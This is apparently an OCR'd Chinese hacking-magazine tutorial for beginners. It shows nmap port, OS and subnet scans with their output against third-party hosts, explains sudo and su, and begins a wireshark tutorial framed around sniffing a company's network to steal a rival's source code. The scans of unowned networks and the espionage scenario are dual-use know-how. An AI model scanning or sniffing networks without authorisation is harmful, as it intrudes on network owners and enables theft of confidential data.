
-P0 ：在扫描之前，不必ping主机。有些网络防火墙不允许ICMP echo请求穿过，使用这个选项就可以对这些网络进行扫描了。microsoft.com就是一个例子，因此在扫描这个站点时，你应该一直使用"-P0"或者"-PT 80"选项。

NMAP 扫描实例：

1、以冗余模式扫描主机cuichengqi.cn的所有端口

执行命令：**Nmap –v www.cuichengqi.cn**

执行这条命令后，shell会一直处于工作状态，如果我们想终止扫描，只需按下键盘上的"ctrl+z"，具体的回显如图12所示，转眼间就扫描出了80和21两个端口，怎么样，速度是不是很快呢？



```
文件(F)  编辑(E)  查看(V)  终端(T)  标签(T)  帮助(H)
jilianghou@jilianghou-laptop:~$ nmap -v www.cuichengqi.cn

Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-06 16:32 CST
Initiating Ping Scan at 16:32
Scanning 61.162.230.149 [1 port]
Completed Ping Scan at 16:32, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:32
Completed Parallel DNS resolution of 1 host. at 16:32, 0.04s elapsed
Initiating Connect Scan at 16:32
Scanning 61.162.230.149 [1715 ports]
Discovered open port 21/tcp on 61.162.230.149
Discovered open port 80/tcp on 61.162.230.149

[3]+  Stopped                 nmap -v www.cuichengqi.cn
jilianghou@jilianghou-laptop:~$
```

图12

2、扫描某C段的主机以及其操作系统

执行命令：**nmap – sS –O www.g.cn/24**

其中最后面的那个24表示的是子网掩码，前面添加一个"/"用于和IP地址相分离，24表示的子网掩码就是255.255.255.0，在这里表示扫描同一个网段，也就是g.cn服务器所在网段。


命令回显如下：

```
jilianghou@jilianghou-laptop:~$ sudo nmap –sS –O www.g.cn/24
Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-06 16:21 CST
Warning: Hostname www.g.cn resolves to 2 IPs. Using 203.208.39.99.
All 1715 scanned ports on 203.208.39.4 are filtered
Too many fingerprints match this host to give specific OS details
省略若干回显信息........................
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (30 hosts up) scanned in 116.177 seconds
jilianghou@jilianghou-laptop:~$
```

3、判断主机222.27.54.119是否在线

很多主机安装有防火墙不允许外界ping本机，这时使用ping命令就不能准确有效的判断主机是否在线了。对于这种情况，可以使用nmap的-sP参数来判断某主机是否在线。

执行命令**nmap –sP 222.27.54.119**来判断222.27.54.119这台主机是否在线，回显如图13所示，从回显中可以清楚的看出，主机222.27.54.119目前在线。



```
文件(F)  编辑(E)  查看(V)  终端(T)  标签(T)  帮助(H)
jilianghou@jilianghou-laptop:~$ nmap -sP 222.27.54.119

Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-06 16:29 CST
Host 222.27.54.119 appears to be up.
Nmap done: 1 IP address (1 host up) scanned in 0.092 seconds
jilianghou@jilianghou-laptop:~$
```

图13

4、判断主机222.27.54.119所在网段内在线的主机

通过上面的命令，我们可以进行延伸，那就是在222.27.

54.119 后面加一个子网掩码，中间使用“/”分隔，这就代表扫描这个网段内的在线主机。执行命令 **nmap -sP 222.27.54.119/24**，命令结果如图 14 所示，看以看到在这个网段内有很多主机在线。

```
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ nmap -sP 222.27.54.119/24

Starting Nmap 4.62 ( http://nmap.org ) at 2009-04-06 16:34 CST
Host 222.27.54.6 appears to be up.
Host 222.27.54.14 appears to be up.
Host 222.27.54.16 appears to be up.
Host 222.27.54.22 appears to be up.
Host 222.27.54.24 appears to be up.
Host 222.27.54.25 appears to be up.
Host 222.27.54.28 appears to be up.
Host 222.27.54.35 appears to be up.
Host 222.27.54.52 appears to be up.
Host 222.27.54.54 appears to be up.
Host 222.27.54.56 appears to be up.
Host 222.27.54.61 appears to be up.
Host 222.27.54.67 appears to be up.
Host 222.27.54.70 appears to be up.
Host 222.27.54.71 appears to be up.
Host 222.27.54.76 appears to be up.
Host 222.27.54.78 appears to be up.
Host 222.27.54.82 appears to be up.
Host 222.27.54.87 appears to be up.
Host 222.27.54.88 appears to be up.
Host 222.27.54.90 appears to be up.
```

图 14

nmap 的功能非常强大，不是我们区区这几千字就能讲解完的，nmap 的更多功能的使用还要大家在今后的 hacking 过程中多多积累。在文章的最后我再说一下关于 ubuntu　ADSL 上网的问题。




图 15

在 ubuntu 桌面顶部面板处可以看到一个小电脑图标（和 Windows 联网的那个图标基本相同），右键单击这个电脑图标，在弹出的右键菜单中选择“编辑连接”命令，然后就会进入如图 1 5 所示的窗口，打开“DSL”选项，在这里添加 ADSL 上网拨号的一些相关信息即可，这与 Windows 下的 ADSL 连接设置无异，如图16。




图 16

上节课最后部分给大家留下的那个视频大家还满意吧，那就是 ubuntu 的超酷 3D 特效，关于 ubuntu 的驱动设置等问题大家可以到黑客 X 档案官方论坛上来寻找答案。

文章难易度：★★★

文章阅读点：Linux 下 su、sudo 命令的使用，以及如何使用 wireshark 进行网络数据包的捕获和分析

Linux 黑客入门——小菜的网络数据包分析

姬良

本文开始，我们仍旧要给大家介绍几个重要的 Linux 命令，那就是著名的 su、sudo 命令。在一些关于 Linux 的黑客文章中，我们经常会看到入侵者在成功获取了 Linux 主机上 root 用户的密码后，就会使用“su　root”这样的命令来将自己切换成 root 用户，这样做的目的是什么呢？对于初学者来说，UNIX/Linux 系统下的 root 权限可以简单的理解为 Windows 系统下 administrator 权限的一个升级版。root 是 UNIX/Linux 系统中的超级管理员用户帐户，该帐户可以控制所有的程序、访问所有的文件，也就是说所有对象它都可以操作，因此黑客们在入侵系统的时候，都想方设法要把自己的权限提升为 root 权限。

在 UNIX/Linux 系统中普通用户是不能访问 root 用户根目录（/root）下的文件的，包括一些设置成只有 root 权限才允许访问的目录和文件，但在 UNIX/Linux 下多数涉及到系统关键部位的修改任务却又都需要 root 权限，也就是说，一般的用户是无法修改系统关键部位的，但是也有例外的时候，比如某些非 root 用户可以执行 sudo 命令来实现高权限的命令执行过程。

一、sudo 命令

我们平时在使用 Linux 系统的时候一般没必要使用 root 帐号，因为那样会给我们的系统带来安全隐患，初学者往往会因为在 root 权限下的误操作而破坏系统的稳定性，甚至是导致系统不能正常工作。但我们以普通用户登录系统时，有时也会不可避免的遇到一些需要修改系统关键部位的操作，比如对一些系统配置文件进行操作等。遇到了这种情况，普通用户就显得力不从心了，这时候我们不必注销系统再去登录 root 帐号，只需要使用一个简单的命令就可以以 root 用户的权限来执行该命令了，这就是 sudo 命令。

默认情况下，sudo 工具的默认密码是第一个帐户的密码，因此在系统安装过程中创建的第一个用户帐号具有使用 sudo 工具的权限。当然也可以通过用户和组来限制和赋予用户运行 sudo 的权限，当运行一个需要 root 权限的应用程序时，sudo 会要求用户输入自己的普通用户密码，这样可以防止恶意程序侵害系统，还可以提醒用户应该小心谨慎的对待自己将要执行的操作。

在命令行中使用 sudo，直接在想要执行的命令前加上 sudo 即可，随后 sudo 会要求用户进行密码确认，我们输入正确的密码后就可以使用 root 权限来执行这条命令了，接着终端会为用户保存一段时间 sudo 的验证信息，也就是说，在执行了一条使用 sudo 工具的命令后，在一段时间内再次执行使用 sudo 工具的命令，sudo 工具就不会再向我们索取密码，这一点和 cookies 有些类似。这里需要大家了解一个小常识，在 ubuntu 中，所有图形界面配置工具（启动时）默认已使用 sudo，这也就是我们在进行此类操作的时候系统总会要求我们输入密码进行验证的原因。

下面我就来演示一下 sudo 工具的使用，在 Linux 中，root 权限具有最高权限，一般情况下其他用户的权限是不可以修改 root 用户的密码的，所以修改 root 用户的密码必须要以 root 本身的权限操作才可以成功。打开终端，可以看到当前的用户名为 jilianghou，这是安装 ubuntu 时创建的第一个用户，因此这个用户具有执行 sudo 工具的权限。在终端中执行命令 passwd　root，这条命令的意思就是修改 root 用户的密码，但是终端会给出回显提示我们没有此操作的权限，具体信息如图 1 所示。

```
jilianghou@jilianghou
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ passwd root
passwd: 您不能查看或更改 root 的密码信息。
jilianghou@jilianghou-laptop:~$
```

图 1

重新使用 sudo 工具执行 passwd 这条命令，在终端中输入 sudo passwd root，按回车键后，sudo 会要求我们进行密码验证，输入当前用户的密码进行确认即可。当看到要求我们输入 root

新密码和确认密码的提示后，也就证明sudo工具生效了，我们成功的以root权限执行了命令“passwd root”。下面就可以在终端中修改root用户的密码了，修改的方法很简单，直接输入并确认即可，此处不再赘述（这里的root用户的密码一定要修改，后文中会用到），以上操作的具体信息如图2 所示。

```
jilianghou@jilianghou-laptop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ sudo passwd root
[sudo] password for jilianghou:
输入新的 UNIX 口令：
重新输入新的 UNIX 口令：
passwd：已成功更新密码
jilianghou@jilianghou-laptop:~$ 
```

图 2

二、su 命令

简单的学习了sudo命令后，再来看另一个重量级的命令“su”，在讲解su命令前，先让我们复习一下以前学过的知识，在前期的课程中我曾提过Linux命令提示符“$”和“#”的区别，这里再次强调一下，当命令提示符为“$”时，表示当前用户为非root用户，权限有限；当命令提示符为“#”时，表示当前用户为root用户，默认情况下具有操作系统的所有控制权限。所以说，通过一个终端的命令提示符就可以初步判断出该终端当前的会话权限了。su命令的格式很简单，只需要在su后面跟上想切换的用户名即可，一般情况下用到最多的就是“su root”，也就是切换成root用户，当执行“su root”命令后，终端会提示我们输入root用户的密码，输入root用户的密码后就可以完成用户的切换了，这时命令提示符就会从原来的“$”变成了“#”。如果在终端中输入命令“su”并按回车键执行，这时终端就会提示我们输入root用户的密码，也就是说su命令相当于“su root”命令，接下来就让我们来实际操作一番。

在默认情况下，ubuntu的root用户是没有密码的，而我们使用su命令的时候终端必须要得到一个root密码，否则命令将会执行失败，所以在执行su命令前，还需要先给ubuntu的root帐户设置一个密码，这个操作我们刚才已经完成了，这里直接执行“su”命令即可。在终端中输入su命令，接着输入root用户的密码并确认，这时终端会给出一个新的提示符，注意在执行su命令前后这两个提示符的变化，从中可以判断出当前用户已经切换为root用户了。如果想退出root用户的话，只需要执行命令“exit”即可。在Linux中，su命令与“su root”命令效果相同，同时和“sudo -i”命令的效果亦是相同。具体操作信息如图3 所示（注意提示符的变化）。

```
jilianghou@jilianghou-laptop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ su
口令：
root@jilianghou-laptop:/home/jilianghou# exit
exit
jilianghou@jilianghou-laptop:~$ sudo -i
root@jilianghou-laptop:~# exit
logout
jilianghou@jilianghou-laptop:~$ su root
口令：
root@jilianghou-laptop:/home/jilianghou# exit
exit
jilianghou@jilianghou-laptop:~$ 
```

图 3

三、网络数据包捕获工具wireshark（ethereal）

相信大家在学习Linux黑客技术前或多或少的都接触过Windows下的黑客技术吧，在黑客攻击过程中，常常会进行网络数据包的截获、分析和数据包的欺骗等，在Windows平台下可以进行这类攻击的工具有很多，不过其中最有名的就要数ethereal了，而且它还有Linux版本，不过现在ehtereal已经更名为wireshark了。

黑客技术初学者入侵计算机的目的往往是得到该计算机的最高权限从而掌握该计算机的控制权，这种攻击多半都是炫耀性质或技术练习性质的，而真正的黑客入侵计算机却并不一定是想掌控该计算机的最高权限，他们的目的往往是存放在目标计算机上的重要数据。举一个简单的例子，有两家网络公司，其中一家网络公司开发出了一款功能强大的软件，该软件有技术性的突破，进入商业运作后很可能取得巨大成功。而这件事被另一家网络公司知道了，这家网络公司雇佣商业黑客，要求该黑客得到前一家公司新产品的一些有价值的资料（比如源代码和具体的一些功能等）。第一家网络公司也很看中自己的项目，所以把重要资料存放在比较安全的计算机上，黑客想直接入侵此计算机几乎是不可能的，但是黑客却可以侵入该公司的其他电脑（比如某位员工或者老板的电脑），入侵者虽然不能在这些电脑上直接找到项目源代码，但是却可以通过这些电脑进行嗅探，嗅探整个公司网络中来往的数据，其中可能就会包括一些软件实现的具体细节和员工之间传送的软件部分资料以及一些与计算机安全相关的信息等。这些信息有的可以直接泄露与其项目相关的机密，有的可以方便黑客进一步渗透，当黑客得到了足够的信息后就可以将这些有价值的资料取走了。可见，网络数据包的分析是黑客必备的基础技能之一，尤其作为一个习惯于hacking on Linux的黑客，这一技能显得更加重要。

下面先来看一下wireshark的简介，Wireshark（前称Ethereal）是一个网络封包分析软件，它的功能就是截取网络封包，并尽可能显示出最为详细的网络封包资料。网络封包分析软件的功能可以想像成“电工技师使用电表来量测电流、电压、电阻”的工作，不同的是它是在网络上，并将电线替换成了网络线。在过去，网络封包分析软件是非常昂贵，是专门用来营利的软件。不过Ethereal的出现改变了这一切，在GNUGPL通用许可证的保障范围底下，使用者可以免费的取得软件与其源码，并拥有针对其源代码修改及定制的权利。

在早期的一些Linux系统中安装了wireshark，一般是下载源代码包进行安装的，而对于桌面Linux之王的ubuntu来说，安装wireshark显得异常轻松，和上节课安装nmap一样，我们只需要在终端中执行命令sudo apt-get install wireshark就行了，关于使用apt安装软件的方法大家可以查阅上一期文章中安装nmap的段落。wireshark是一款图形界面的工具，当wireshark安装成功后，就会出现在ubuntu桌面面板的“应用程序”—“internet”中，在这个列表里可以看到一个“wireshark”和一个“wireshark as root”，“wireshark”就是以当前用户权限执行wireshark，顾名思义，“wireshark as root”则是以root权限执行wireshark。单击“wireshark as root”，系统会要求我们输入密码（这一步就相当于“sudo wireshark”），输入密码确认后就会以root权限打开wireshark了，因为我们使用的是root权限的wireshark，因此wireshark会提示我们root权限很危险，不用管它，接着便会出现wireshark的运行界面了，如图4。




图 4

在分析数据包之前，先让我们了解一下网络中来往的数据是如何封装的，首先说下TCP/IP，它是一个四层的体系结构，

包含应用层、运输层、网际层和网络接口层（使用网际层这个名字是强调这一层是为了解决不同网络的互联问题）。不过从实质上讲，TCP/IP 只有最上面的三层，因为最下面的网络接口层并没有什么具体内容。因此在学习计算机网络的原理时往往采取折中的办法，即综合 OSI 和 TCP/IP 的优点，采用一种只有五层协议的体系结构，这样既简洁又能将概念阐述清楚。这里所说的五层协议的体系结构由以下 5 层协议组成：物理层、数据链路层、网络层、运输层、应用层，如图 5 所示。由于我们的应用程序工作在应用层，所以网络进程产生的数据首先会被加上一个应用层首部，然后将这个带有应用层首部的数据传递给运输层，在运输层将此数据首部加入一个运输层首部，这一步也就是报文段的封装，带有运输层首部的数据又被加工成报文段。当报文段来到网络层后，又会被加入网络层的首部，封装成数据包，而后在下一层数据链路层又将数据包封装成帧，与以上几层不同的是，在数据链路层的封装过程中，不但要给上一层传递下来的数据包加入帧首部，还需要加入一个帧尾部，最后将这个数据帧传送到物理层，通过比特流的形式传送出去，物理层的工作我们不需要了解太多，只需要知道这是一个必须的传输介质就可以了，网络各层数据包的封装如图 6 所示（其中 AP 表示的是进程）。




图 5

